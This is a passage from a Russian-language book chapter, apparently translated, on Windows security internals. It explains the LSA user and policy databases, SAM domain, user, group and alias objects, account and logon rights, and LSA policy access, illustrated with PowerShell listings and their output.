Вас может беспокоить небезопасность применения устаревшего алгоритма дайджеста сообщений MD4 для хэша пароля, и это обоснованно. Доступ к NT-хэшам полезен злоумышленнику, поскольку он может попытаться взломать пароли и получить исходные текстовые версии. Кроме того, методика pass-the-hash позволяет выполнять удалённую сетевую аутентификацию без исходного пароля.

> **Примечание.** Раньше Windows хранила отдельный хэш LAN Manager (LM) вместе с NT-хэшем. Начиная с Windows Vista это по умолчанию отключено. LM-хэш чрезвычайно слаб: например, пароль, из которого он формируется, не может быть длиннее 14 символов верхнего регистра. Взлом пароля LM-хэша значительно проще взлома NT-хэша, который тоже слаб.

Нового локального пользователя можно создать командой `New-LocalUser`, как показано в листинге 10-3. Потребуется предоставить имя пользователя и пароль. Кроме того, команду необходимо выполнить от имени администратора, иначе получить дополнительные привилегии в локальной системе было бы слишком просто.

```
PS> $password = Read-Host -AsSecureString -Prompt "Password"
Password: ********

PS> $name = "Test"
PS> New-LocalUser -Name $name -Password $password -Description "Test User"
Name Enabled Description
---- ------- -----------
Test True    Test User

PS> Get-NtSid -Name "$env:COMPUTERNAME\$name"
Name          Sid
----          ---
GRAPHITE\Test S-1-5-21-2318445812-3516008893-216915059-1003
```

Листинг 10-3. Создание нового локального пользователя

Чтобы создать нового локального пользователя, сначала необходимо получить его пароль. Пароль должен быть защищённой строкой, поэтому команде `Read-Host` передаём параметр `AsSecureString`. Затем командой `New-LocalUser` создаём пользователя, передав его имя и

защищённый пароль. Если ошибка не возвращена, создание завершилось успешно.

Создав пользователя, можно запросить SID, назначенный ему LSA. Для этого вызываем команду `Get-NtSid`, передав полное имя пользователя, включая имя локального компьютера. Обратите внимание, что SID состоит из SID компьютера и увеличивающегося последнего RID. В данном случае следующий RID равен 1003, но он может быть любым в зависимости от того, какие другие пользователи или группы были созданы локально.

> **ЗАЩИЩЁННЫЕ СТРОКИ**
>
> При чтении защищённой строки создаётся экземпляр класса .NET `System.Security.SecureString`, а не обычная строка. Защищённая строка использует шифрование для обхода потенциальной проблемы безопасности .NET при обработке конфиденциальных сведений, например паролей. Когда разработчик вызывает API Win32, которому требуется пароль, память с паролем можно выделить один раз, а когда она больше не нужна - обнулить, чтобы пароль не прочитал другой процесс и он случайно не был записан в хранилище. Но в среде выполнения .NET разработчик не управляет выделением памяти напрямую. Среда выполнения может перемещать выделенную память объектов и освобождает её только тогда, когда сборщик мусора выполняется и обнаруживает отсутствие ссылок. Среда выполнения не гарантирует, что буфер памяти будет обнулён при перемещении или освобождении.
>
> Поэтому при хранении пароля в обычной строке невозможно гарантировать, что он не останется в памяти, где его сможет кто-то прочитать. Класс `SecureString` шифрует строку в памяти и расшифровывает её только при передаче собственному коду. Расшифрованное содержимое хранится в выделенной собственной памяти, позволяя вызывающей стороне убедиться, что значение не копировалось и может быть обнулено перед освобождением.

Чтобы удалить из локальной системы пользователя, созданного в листинге 10-3, используйте команду `Remove-LocalUser`:

```
PS> Remove-LocalUser -Name $name
```

Обратите внимание, что команда удаляет только учётную запись; удаление не гарантирует удаления ресурсов, которые мог создать пользователь. Поэтому LSA никогда не должен повторно использовать RID: иначе новый пользователь мог бы получить доступ к ресурсам удалённой учётной записи предыдущего пользователя.

Проверка локальных групп

Локальные группы можно проверять аналогично пользователям с помощью команды `Get-LocalGroup` (листинг 10-4).

```
PS> Get-LocalGroup | Select-Object Name, Sid
Name                    SID
----                    ---
Awesome Users           S-1-5-21-2318445812-3516008893-216915059-1002
Administrators          S-1-5-32-544
Backup Operators        S-1-5-32-551
Cryptographic Operators S-1-5-32-569
--snip--
```

Листинг 10-4. Вывод локальных групп командой Get-LocalGroup

Можно заметить, что в списке есть SID двух типов. Первая группа, Awesome Users, имеет SID с префиксом SID компьютера. Это локально определённая группа. У остальных групп другой префикс. Как мы видели в главе 5, это SID домена BUILTIN. Такие группы, как

BUILTIN\Administrators, создаются по умолчанию вместе с базой данных пользователей.

Каждая локальная группа в базе данных пользователей имеет список членов, которыми могут быть пользователи или другие группы. Список членов группы можно получить командой Get-LocalGroupMember, как показано в листинге 10-5.

```
PS> Get-LocalGroupMember -Name "Awesome Users"
ObjectClass Name                    PrincipalSource
----------- ----                    ---------------
User        GRAPHITE\admin          Local
Group       NT AUTHORITY\INTERACTIVE Unknown
```

Листинг 10-5. Вывод членов локальной группы Awesome Users

В листинге 10-5 для каждого члена группы Awesome Users показаны три столбца. Столбец ObjectClass представляет тип записи, в данном случае User или Group. Если в качестве записи добавлена группа, все члены этой группы также будут членами охватывающей группы. Поэтому вывод указывает, что все члены группы INTERACTIVE также являются членами группы Awesome Users.

В листинге 10-6 показано добавление новой группы и нового члена группы командами New-LocalGroup и Add-LocalGroupMember. Эти команды необходимо выполнять от имени администратора.

```
PS> $name = "TestGroup"
PS> New-LocalGroup -Name $name -Description "Test Group"
Name      Description
----      -----------
TestGroup Test Group

PS> Get-NtSid -Name "$env:COMPUTERNAME\$name"
Name               Sid
----               ---
GRAPHITE\TestGroup S-1-5-21-2318445812-3516008893-216915059-1005

PS> Add-LocalGroupMember -Name $name -Member "$env:USERDOMAIN\$env:USERNAME"
PS> Get-LocalGroupMember -Name $name
ObjectClass Name           PrincipalSource
----------- ----           ---------------
User        GRAPHITE\admin Local
```

Листинг 10-6. Добавление новой локальной группы и члена группы

Сначала добавляем новую локальную группу, указав её имя. Как и для пользователя, SID группы можно запросить командой Get-NtSid.

Чтобы добавить в группу нового члена, используем команду Add-LocalGroupMember, указав группу и добавляемых членов. Запрос членства в группе показывает, что пользователь успешно добавлен. Обратите внимание, что доступ к дополнительной группе будет предоставлен пользователю только при следующей успешной аутентификации, то есть группа не будет автоматически добавлена в существующие маркеры этого пользователя.

Чтобы удалить локальную группу, добавленную в листинге 10-6, используйте команду Remove-LocalGroup:

```
PS> Remove-LocalGroup -Name $name
```

Пока это всё, что мы скажем о базе данных пользователей. Перейдём к другой базе данных, поддерживаемой LSA: базе данных политики.

База данных политики LSA

Вторая база данных, поддерживаемая LSA, - база данных политики LSA. Она хранит права учётных записей и дополнительные связанные сведения, например системную политику аудита, рассмотренную в главе 9, и произвольные секретные объекты, используемые для защиты различных системных служб и учётных данных. В этом разделе рассмотрим права учётных записей, а секреты - позднее в этой главе при обсуждении удалённого доступа к базе данных политики LSA.

Права учётных записей определяют привилегии, назначаемые маркеру пользователя при аутентификации, а также механизмы, с помощью которых пользователь может проходить аутентификацию, то есть права входа. Как и локальные группы, они содержат список пользователей и групп-членов. Назначенные права учётных записей можно проверить командой `Get-NtAccountRight` модуля PowerShell, как показано в листинге 10-7.

```
PS> Get-NtAccountRight -Type Privilege
Name                          Sids
----                          ----
SeCreateTokenPrivilege
SeAssignPrimaryTokenPrivilege NT AUTHORITY\NETWORK SERVICE, ...
SeLockMemoryPrivilege
SeIncreaseQuotaPrivilege      BUILTIN\Administrators, ...
SeMachineAccountPrivilege
SeTcbPrivilege
SeSecurityPrivilege           BUILTIN\Administrators
SeTakeOwnershipPrivilege      BUILTIN\Administrators
--snip--
```

Листинг 10-7. Вывод прав учётных записей на привилегии в локальной системе

В данном случае мы выводим только привилегии, указав соответствующее значение `Type`. В выводе видны имя каждой привилегии, описанной в главе 4, и столбец с пользователями или группами, которым назначена привилегия. Чтобы увидеть список SID, команду необходимо выполнить от имени администратора.

Можно заметить, что некоторые записи пусты. Однако это необязательно означает, что привилегия не назначена ни одному пользователю или группе. Например, при создании маркера пользователя SYSTEM такие привилегии, как `SeTcbPrivilege`, назначаются автоматически без обращения к назначению прав учётных записей.

> **Примечание.** Если назначить пользователю определённые привилегии высокого уровня, например `SeTcbPrivilege`, позволяющую обходить элементы управления безопасностью, пользователь станет эквивалентен администратору, даже не входя в группу Administrators. В главе 12 при обсуждении создания маркеров мы увидим случай, когда это важно.

Права учётных записей на вход можно вывести той же командой `Get-NtAccountRight` с другим значением `Type`. Выполните команду из листинга 10-8 от имени администратора.

```
PS> Get-NtAccountRight -Type Logon
Name                              Sids
----                              ----
SeInteractiveLogonRight           BUILTIN\Backup Operators, BUILTIN\Users, ...
SeNetworkLogonRight               BUILTIN\Backup Operators, BUILTIN\Users, ...
SeBatchLogonRight                 BUILTIN\Administrators, ...
SeServiceLogonRight               NT SERVICE\ALL SERVICES, ...
SeRemoteInteractiveLogonRight     BUILTIN\Remote Desktop Users, ...
SeDenyInteractiveLogonRight       GRAPHITE\Guest
SeDenyNetworkLogonRight           GRAPHITE\Guest
SeDenyBatchLogonRight
SeDenyServiceLogonRight
SeDenyRemoteInteractiveLogonRight
```

Листинг 10-8. Вывод прав учётных записей на вход в локальную систему

По именам в первом столбце можно подумать, что это привилегии, однако это не так. Права входа представляют роли аутентификации, которые может выполнять пользователь или группа. Каждое имеет разрешающую и запрещающую форму, описанные в таблице 10-1.

Таблица 10-1. Права учётных записей на вход

Разрешающее право	Запрещающее право	Описание
`SeInteractiveLogonRight`	`SeDenyInteractiveLogonRight`	Аутентификация для интерактивного сеанса.
`SeNetworkLogonRight`	`SeDenyNetworkLogonRight`	Аутентификация из сети.
`SeBatchLogonRight`	`SeDenyBatchLogonRight`	Аутентификация в локальной системе без интерактивного сеанса консоли.
`SeServiceLogonRight`	`SeDenyServiceLogonRight`	Аутентификация для процесса службы.
`SeRemoteInteractiveLogonRight`	`SeDenyRemoteInteractiveLogonRight`	Аутентификация для взаимодействия с удалённым рабочим столом.

Если пользователю или группе не назначено право входа, они не получат разрешения на аутентификацию в этой роли. Например, если пользователь без `SeInteractiveLogonRight` попытается пройти аутентификацию на физической консоли, ему будет отказано в доступе. Однако при наличии `SeNetworkLogonRight` пользователь всё ещё может подключиться к системе Windows по сети, чтобы получить доступ к общей папке и успешно пройти аутентификацию. Запрещающие права проверяются раньше разрешающих, поэтому можно разрешить общую группу, например Users, а затем запретить определённые учётные записи.

Модуль PowerShell также предоставляет команды для изменения назначения прав пользователей. SID можно добавить к праву учётной записи командой `Add-NtAccountRight`. Для удаления SID используйте `Remove-NtAccountRight`. Примеры этих команд будут приведены в главе 12.

Удалённые службы LSA

В предыдущем разделе было показано взаимодействие с LSA локальной системы и извлечение сведений из его баз данных конфигурации в PowerShell командами наподобие `Get-LocalUser` и `Get-NtAccountRight`. Ранее я описывал механизмы доступа к этим сведениям как единый набор локальных API, но в действительности всё гораздо сложнее. На рисунке 10-6 показано, как две базы данных конфигурации локального домена предоставляются приложению, например PowerShell.




Рисунок 10-6. Удалённые службы и объекты LSA

Рассмотрим команду `Get-LocalUser`, которая вызывает API Win32 для перечисления локальных пользователей. База данных пользователей хранится в базе данных security account manager (SAM), а доступ к ней осуществляется через удалённую службу SAM. Чтобы перечислить пользователей локальной базы данных SAM, приложение должно сначала запросить доступ к объекту домена. Из этого объекта домена API может запросить список пользователей, а другие API вместо этого могут перечислить локальные группы или псевдонимы.

С другой стороны, база данных политики LSA хранится в базе данных SECURITY, и для доступа к ней используется удалённая служба политики домена.

Хотя сетевые протоколы доступа к базам данных SAM и SECURITY различаются, они имеют несколько общих принципов:

• Клиент сначала запрашивает подключение к базе данных.
• После подключения клиент может запросить доступ к отдельным объектам, например доменам или пользователям.
• База данных и объекты имеют настроенные дескрипторы безопасности, используемые для управления доступом.

Команды PowerShell взаимодействуют с локальным LSA, но тот же сетевой протокол можно использовать для запроса LSA другого компьютера корпоративной сети. Чтобы лучше понять работу доступа к базе данных, необходимо управлять протоколом через низкоуровневые API, поскольку высокоуровневые API, используемые командами наподобие `Get-LocalUser`, скрывают значительную часть сложности и структуры. В следующих разделах обсуждается прямой доступ к базам данных для проверки их сведений безопасности и конфигурации.

Удалённая служба SAM

Microsoft документирует службу доступа к SAM в доступном онлайн документе MS-SAMR. К счастью, самостоятельно повторно реализовывать этот протокол не требуется. Подключиться к SAM можно через API Win32 `SamConnect`, возвращающий дескриптор для последующих запросов.

В листинге 10-9 мы подключаемся к SAM командой `Connect-SamServer`, предоставляющей API `SamConnect`.

```
PS> $server = Connect-SamServer -ServerName 'localhost'
PS> Format-NtSecurityDescriptor $server -Summary -MapGeneric
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Connect|EnumerateDomains|LookupDomain|ReadControl)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
NAMED CAPABILITIES\User Signin Support: (Allowed)(None)(GenericExecute|GenericRead)
```

Листинг 10-9. Подключение к SAM и вывод его дескриптора безопасности

Имя сервера с SAM можно указать свойством `ServerName`. В данном случае используем `localhost` для ясности; указывать это значение необязательно, поскольку оно применяется командой по умолчанию. С подключением связан дескриптор безопасности, который мы запрашиваем командой `Format-NtSecurityDescriptor`, представленной в главе 5.

> **Примечание.** В главе 6 обсуждалось изменение дескриптора безопасности командой `Set-NtSecurityDescriptor`. Ею можно предоставить другим пользователям доступ к SAM, но делать это не рекомендуется: при неправильной настройке пользователь с низкими привилегиями может получить доступ к SAM, что способно привести к повышению привилегий или даже удалённой компрометации системы Windows.

Определённые права доступа к подключению можно запросить параметром `Access`. Если он не указан, как в листинге 10-9, команда запросит максимально разрешённый доступ. Для подключения к серверу SAM определены следующие права доступа:

- **Connect.** Позволяет подключаться к серверу SAM.
- **Shutdown.** Позволяет завершать работу сервера SAM.
- **Initialize.** Позволяет инициализировать базу данных SAM.
- **CreateDomain.** Позволяет создавать новый домен в базе данных SAM.
- **EnumerateDomains.** Позволяет перечислять домены в базе данных SAM.
- **LookupDomain.** Позволяет находить сведения домена в базе данных SAM.

Для подключения к серверу SAM дескриптор безопасности должен предоставить вызывающей стороне право доступа `Connect`. Права `Shutdown`, `Initialize` и `CreateDomain` были определены для операций, которые служба SAM больше не поддерживает.

> **Примечание.** Конфигурация по умолчанию позволяет удалённо обращаться к SAM только пользователям, входящим в локальную группу Administrators компьютера. Если вызывающая сторона не является локальным администратором, доступ будет запрещён независимо от конфигурации дескриптора безопасности SAM. Это дополнительное ограничение появилось в Windows 10, чтобы злоумышленникам было сложнее перечислять локальных пользователей и группы в системах, присоединённых к домену, или эксплуатировать слабые конфигурации безопасности. Оно не применяется к контроллерам домена или при локальном доступе к SAM.

Объекты домена

Объект домена - защищаемый ресурс, предоставляемый SAM. Право доступа `EnumerateDomains` к подключению позволяет перечислить имена доменов в базе данных SAM, а `LookupDomain` - преобразовать эти имена в SID, необходимые для открытия объекта домена через API `SamOpenDomain`.

PowerShell реализует этот API в команде `Get-SamDomain`. В листинге 10-10 с её помощью проверяется конфигурация домена в базе данных SAM.

```
PS> Get-SamDomain -Server $server -InfoOnly
Name     DomainId
----     --------
GRAPHITE S-1-5-21-2318445812-3516008893-216915059
Builtin  S-1-5-32

PS> $domain = Get-SamDomain -Server $server -Name "$env:COMPUTERNAME"
PS> $domain.PasswordInformation
MinimumLength : 7
HistoryLength : 24
Properties    : Complex
MaximumAge    : 42.00:00:00
MinimumAge    : 1.00:00:00
```

Листинг 10-10. Перечисление и открытие доменов

Сначала перечисляем домены, доступные SAM. Поскольку используется параметр `InfoOnly`, команда не открывает объекты домена, а лишь возвращает имена и SID доменов. Мы запрашиваем рабочую станцию, поэтому первая запись представляет имя локальной рабочей станции, в данном случае GRAPHITE, и локальный SID компьютера. Вторая запись представляет встроенный домен, содержащий такие группы, как `BUILTIN\Administrators`.

Обратите внимание, что если перечисляемые домены находятся на контроллере домена, служба SAM не запрашивает локальную базу данных SAM. Вместо этого служба обращается к данным пользователей в Active Directory. В таком случае локальный объект домена заменяется всем доменом; напрямую запрашивать локальных пользователей на контроллере домена невозможно. В главе 11 мы увидим, как обращаться к тем же сведениям посредством собственных сетевых протоколов Active Directory.

Той же командой можно открыть каталог объектов домена, указав его имя или SID. В данном случае выбираем имя. Поскольку домен является защищаемым объектом, можно указать конкретные права доступа, с которыми открывается объект домена, из следующего списка:

- **ReadPasswordParameters.** Позволяет читать параметры пароля, например политику.
- **WritePasswordParams.** Позволяет записывать параметры пароля.
- **ReadOtherParameters.** Позволяет читать общие сведения домена.
- **WriteOtherParameters.** Позволяет записывать общие сведения домена.
- **CreateUser.** Позволяет создавать нового пользователя.
- **CreateGroup.** Позволяет создавать новую группу.
- **CreateAlias.** Позволяет создавать новый псевдоним.
- **GetAliasMembership.** Позволяет получать сведения о членстве в псевдониме.
- **ListAccounts.** Позволяет перечислять пользователей, группы или псевдонимы домена.
- **Lookup.** Позволяет искать имена или идентификаторы пользователей, групп или псевдонимов.
- **AdministerServer.** Позволяет изменять конфигурацию домена, например для репликации домена.

При наличии соответствующего доступа можно читать или записывать свойства объекта домена. Например, если предоставлен доступ `ReadPasswordParameters`, можно запросить политику паролей домена через свойство `PasswordInformation`, как в листинге 10-10.

Если предоставлено право доступа `ListAccounts`, объект домена также позволяет перечислять ещё три типа ресурсов: пользователей, группы и псевдонимы. Рассмотрим каждый из них по очереди в следующих разделах.

Объекты пользователей

Объект пользователя представляет ожидаемое: локальную учётную запись пользователя. Объект пользователя можно открыть через API `SamOpenUser` или команду PowerShell `Get-SamUser`. В

листинге 10-11 показано перечисление пользователей домена командой `Get-SamUser`.

```
PS> Get-SamUser -Domain $domain -InfoOnly
Name               Sid
----               ---
admin              S-1-5-21-2318445812-3516008893-216915059-1001
Administrator      S-1-5-21-2318445812-3516008893-216915059-500
DefaultAccount     S-1-5-21-2318445812-3516008893-216915059-503
Guest              S-1-5-21-2318445812-3516008893-216915059-501
user               S-1-5-21-2318445812-3516008893-216915059-1002
WDAGUtilityAccount S-1-5-21-2318445812-3516008893-216915059-504

PS> $user = Get-SamUser -Domain $domain -Name "WDAGUtilityAccount"
PS> $user.UserAccountControl
AccountDisabled, NormalAccount
PS> Format-NtSecurityDescriptor $user -Summary
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(ReadGeneral|ReadPreferences|ReadLogon|ReadAccount|
ChangePassword|ListGroups|ReadGroupInformation|ReadControl)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
GRAPHITE\WDAGUtilityAccount: (Allowed)(None)(WritePreferences|ChangePassword|
ReadControl)
```

Листинг 10-11. Перечисление пользователей домена

Возвращённый здесь список имён пользователей и SID должен совпадать с выводом листинга 10-1, где применялась команда `Get-LocalUser`. Чтобы получить дополнительные сведения о пользователе, необходимо открыть объект пользователя.

Одно из свойств, доступных для запроса у открытого пользователя, - список флагов User Account Control. Эти флаги определяют различные свойства пользователя. В данном случае, поскольку открыт пользователь WDAGUtilityAccount, обнаруживаем у него установленный флаг `AccountDisabled`. Это соответствует выводу листинга 10-1, где для этой учётной записи пользователя значение `Enabled` было равно `False`.

Как и подключение и домен, каждый объект пользователя может иметь собственный настроенный дескриптор безопасности. Он может предоставлять следующие права доступа:

• **ReadGeneral.** Позволяет читать общие свойства, например имя пользователя и полное имя.
• **ReadPreferences.** Позволяет читать предпочтения, например предпочитаемую пользователем кодовую страницу текста.
• **WritePreferences.** Позволяет записывать предпочтения, например предпочитаемую пользователем кодовую страницу текста.
• **ReadLogon.** Позволяет читать конфигурацию и статистику входа, например время последнего входа.
• **ReadAccount.** Позволяет читать конфигурацию учётной записи, например флаги User Account Control.
• **WriteAccount.** Позволяет записывать конфигурацию учётной записи, например флаги User Account Control.
• **ChangePassword.** Позволяет изменять пароль пользователя.
• **ForcePasswordChange.** Позволяет принудительно изменять пароль пользователя.
• **ListGroups.** Позволяет перечислять членство пользователя в группах.
• **ReadGroupInformation.** В настоящее время не используется.
• **WriteGroupInformation.** В настоящее время не используется.

Возможно, наиболее интересны права доступа `ChangePassword` и `ForcePasswordChange`. Первое позволяет изменить пароль пользователя через API наподобие `SamChangePassword`. Для успеха вызывающая сторона должна передать старый пароль вместе с задаваемым новым. Если старый пароль не совпадает с текущим, сервер отклонит запрос изменения. В листинге 10-11 видно, что

группе Everyone и пользователю WDAGUtilityAccount предоставлено право доступа `ChangePassword`.

Однако бывают обстоятельства, когда администратору требуется изменить пароль пользователя, даже не зная предыдущего, например если пользователь его забыл. Вызывающая сторона с предоставленным доступом `ForcePasswordChange` к объекту пользователя может назначить новый пароль, не зная старого. В таком случае пароль задаётся через API `SamSetInformationUser`. В листинге 10-11 доступ `ForcePasswordChange` предоставлен только группе Administrators.

Объекты групп

Объекты групп настраивают членство в группах маркера пользователя при его создании. Группы домена можно перечислить командой `Get-SamGroup`, а членов группы - командой `Get-SamGroupMember`, как показано в листинге 10-12.

```
PS> Get-SamGroup -Domain $domain -InfoOnly
Name Sid
---- ---
None S-1-5-21-2318445812-3516008893-216915059-513
PS> $group = Get-SamGroup $domain -Name "None"
PS> Get-SamGroupMember -Group $group
RelativeId                          Attributes
----------                          ----------
       500 Mandatory, EnabledByDefault, Enabled
       501 Mandatory, EnabledByDefault, Enabled
       503 Mandatory, EnabledByDefault, Enabled
       504 Mandatory, EnabledByDefault, Enabled
      1001 Mandatory, EnabledByDefault, Enabled
      1002 Mandatory, EnabledByDefault, Enabled
```

Листинг 10-12. Список объектов групп домена и перечисление членов

Вывод этой команды может вас удивить. Где остальные группы, показанные в листинге 10-4 как вывод команды `Get-LocalGroup`? Кроме того, в том предыдущем выводе нет группы None, хотя здесь она возвращена. Что происходит?

Во-первых, команда `Get-LocalGroup` возвращает группы как локального, так и отдельного домена BUILTIN. В листинге 10-12 рассматривается только локальный домен, поэтому группу наподобие `BUILTIN\Administrators` увидеть не ожидается.

Во-вторых, группа None скрыта высокоуровневыми API команды `Get-LocalGroup`, поскольку это не та группа, которую предполагается изменять. Ею управляет LSA, автоматически добавляющий новых членов при создании новых пользователей. Если открыть группу и перечислить членов командой `Get-SamGroupMember`, видно, что члены хранятся как относительный идентификатор пользователя вместе с атрибутами группы.

Обратите внимание, что группа не хранит полный SID. Это означает, что группа может содержать членов только из того же домена, что серьёзно ограничивает её применение. Именно поэтому высокоуровневые API не предоставляют простого способа управлять такими группами.

Любопытно, что дескриптор безопасности объекта домена по умолчанию никому не предоставляет право доступа `CreateGroup`, позволяющее создавать новые группы. Windows действительно не хочет, чтобы вы использовали объекты групп, хотя при большом желании администратор мог бы вручную изменить дескриптор безопасности, разрешив успешное создание группы.

Объекты псевдонимов

Последний тип объектов - объект псевдонима. Эти объекты представляют более привычные вам группы, поскольку именно их нижележащий тип возвращает команда `Get-LocalGroup`. Например, объект домена BUILTIN имеет псевдонимы таких групп, как `BUILTIN\Administrators`, используемой только в локальной системе Windows.

Как показано в листинге 10-13, псевдонимы домена можно перечислить командой `Get-SamAlias`, а их членов запросить командой `Get-SamAliasMember`.

```
PS> Get-SamAlias -Domain $domain -InfoOnly
Name          Sid
----          ---
Awesome Users S-1-5-21-1653919079-861867932-2690720175-101

PS> $alias = Get-SamAlias -Domain $domain -Name "Awesome Users"
PS> Get-SamAliasMember -Alias $alias
Name                      Sid
----                      ---
NT AUTHORITY\INTERACTIVE S-1-5-4
GRAPHITE\admin           S-1-5-21-2318445812-3516008893-216915059-1001
```

Листинг 10-13. Список объектов псевдонимов домена и перечисление членов

В данном случае единственный псевдоним локального домена - Awesome Users. Чтобы увидеть список его членов, можно открыть псевдоним по имени и вызвать команду `Get-SamAliasMember`. Обратите внимание, что для каждого члена хранится полный SID, а значит, в отличие от групп, члены псевдонима могут принадлежать разным доменам. Это делает псевдонимы гораздо полезнее как механизм группирования и, вероятно, объясняет, почему Windows изо всех сил скрывает объекты групп.

Объекты групп и псевдонимов поддерживают одинаковые права доступа, хотя необработанные значения масок доступа различаются. Для объектов обоих видов можно запрашивать следующие типы доступа:

- **AddMember.** Позволяет добавлять нового члена в объект.
- **RemoveMember.** Позволяет удалять члена из объекта.
- **ListMembers.** Позволяет перечислять членов объекта.
- **ReadInformation.** Позволяет читать свойства объекта.
- **WriteAccount.** Позволяет записывать свойства объекта.

На этом обсуждение удалённой службы SAM завершено. Теперь кратко рассмотрим вторую удалённую службу, предоставляющую доступ к политике домена.

Удалённая служба политики домена

Microsoft документирует протокол доступа к политике LSA и, следовательно, базе данных SECURITY в MS-LSAD. Подключиться к политике LSA можно через API Win32 `LsaOpenPolicy`, возвращающий дескриптор для последующих вызовов. PowerShell предоставляет этот API командой `Get-LsaPolicy`, как показано в листинге 10-14.

```
PS> $policy = Get-LsaPolicy
PS> Format-NtSecurityDescriptor $policy -Summary
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
NT AUTHORITY\ANONYMOUS LOGON: (Denied)(None)(LookupNames)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
Everyone: (Allowed)(None)(ViewLocalInformation|LookupNames|ReadControl)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(None)(ViewLocalInformation|LookupNames)
--snip--
```

Листинг 10-14. Открытие политики LSA, запрос её дескриптора безопасности и поиск SID

Сначала открываем политику LSA локальной системы. Если требуется обратиться не к локальной системе, имя системы можно указать параметром `SystemName`. Политика LSA является защищаемым объектом, и при наличии доступа `ReadControl` можно запросить её дескриптор безопасности, как показано здесь.

При вызове команды `Get-LsaPolicy` параметром `Access` можно указать одно или несколько следующих прав доступа к открытой политике:

• **ViewLocalInformation.** Позволяет просматривать сведения политики.
• **ViewAuditInformation.** Позволяет просматривать сведения аудита.
• **GetPrivateInformation.** Позволяет просматривать закрытые сведения.
• **TrustAdmin.** Позволяет управлять конфигурацией доверия доменов.
• **CreateAccount.** Позволяет создавать новый объект учётной записи.
• **CreateSecret.** Позволяет создавать новый секретный объект.
• **CreatePrivilege.** Позволяет создавать новую привилегию; не поддерживается.
• **SetDefaultQuotaLimits.** Позволяет задавать ограничения квоты по умолчанию; не поддерживается.
• **SetAuditRequirements.** Позволяет задавать конфигурацию событий аудита.
• **AuditLogAdmin.** Позволяет управлять журналом аудита.
• **ServerAdmin.** Позволяет управлять конфигурацией сервера.
• **LookupNames.** Позволяет искать SID или имена учётных записей.
• **Notification.** Позволяет получать уведомления об изменениях политики.

С объектом политики и соответствующими правами доступа можно управлять конфигурацией сервера. Кроме того, можно находить и открывать три типа объектов базы данных SECURITY, показанные на рисунке 10-6: учётные записи, секреты и доверенные домены. Эти объекты описаны в следующих разделах.

Объекты учётных записей

Объект учётной записи - не то же самое, что объекты пользователей, к которым мы обращались через удалённую службу SAM. Объект учётной записи не обязан быть связан с зарегистрированной учётной записью пользователя; вместо этого он используется для настройки прав учётной записи, рассмотренных ранее. Например, чтобы назначить учётной записи пользователя определённую привилегию, необходимо убедиться, что для SID пользователя существует объект учётной записи, а затем добавить привилегию в этот объект.

Новый объект учётной записи можно создать через API `LsaCreateAccount` при наличии доступа `CreateAccount` к объекту политики. Однако обычно делать это напрямую не требуется. Как правило, доступ к объектам учётных записей осуществляется из политики LSA, как показано в листинге 10-15.

```
PS> $policy = Get-LsaPolicy -Access ViewLocalInformation
PS> Get-LsaAccount -Policy $policy -InfoOnly
Name                                Sid
----                                ---
Window Manager\Window Manager Group S-1-5-90-0
NT VIRTUAL MACHINE\Virtual Machines S-1-5-83-0
NT SERVICE\ALL SERVICES             S-1-5-80-0
NT AUTHORITY\SERVICE                S-1-5-6
BUILTIN\Performance Log Users       S-1-5-32-559
--snip--

PS> $sid = Get-NtSid -KnownSid BuiltinUsers
PS> $account = Get-LsaAccount -Policy $policy -Sid $sid
PS> Format-NtSecurityDescriptor -Object $account -Summary
```

```
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
BUILTIN\Administrators: (Allowed)(None)(Full Access)
Everyone: (Allowed)(None)(ReadControl)
```

Листинг 10-15. Список и открытие объектов учётных записей LSA

Сначала открываем политику с правом доступа `ViewLocalInformation`, затем командой PowerShell `Get-LsaAccount` перечисляем объекты учётных записей. Видно, что вывод содержит внутренние группы, а не локальных пользователей, проверенных ранее в этой главе, и возвращает имя и SID каждой записи.

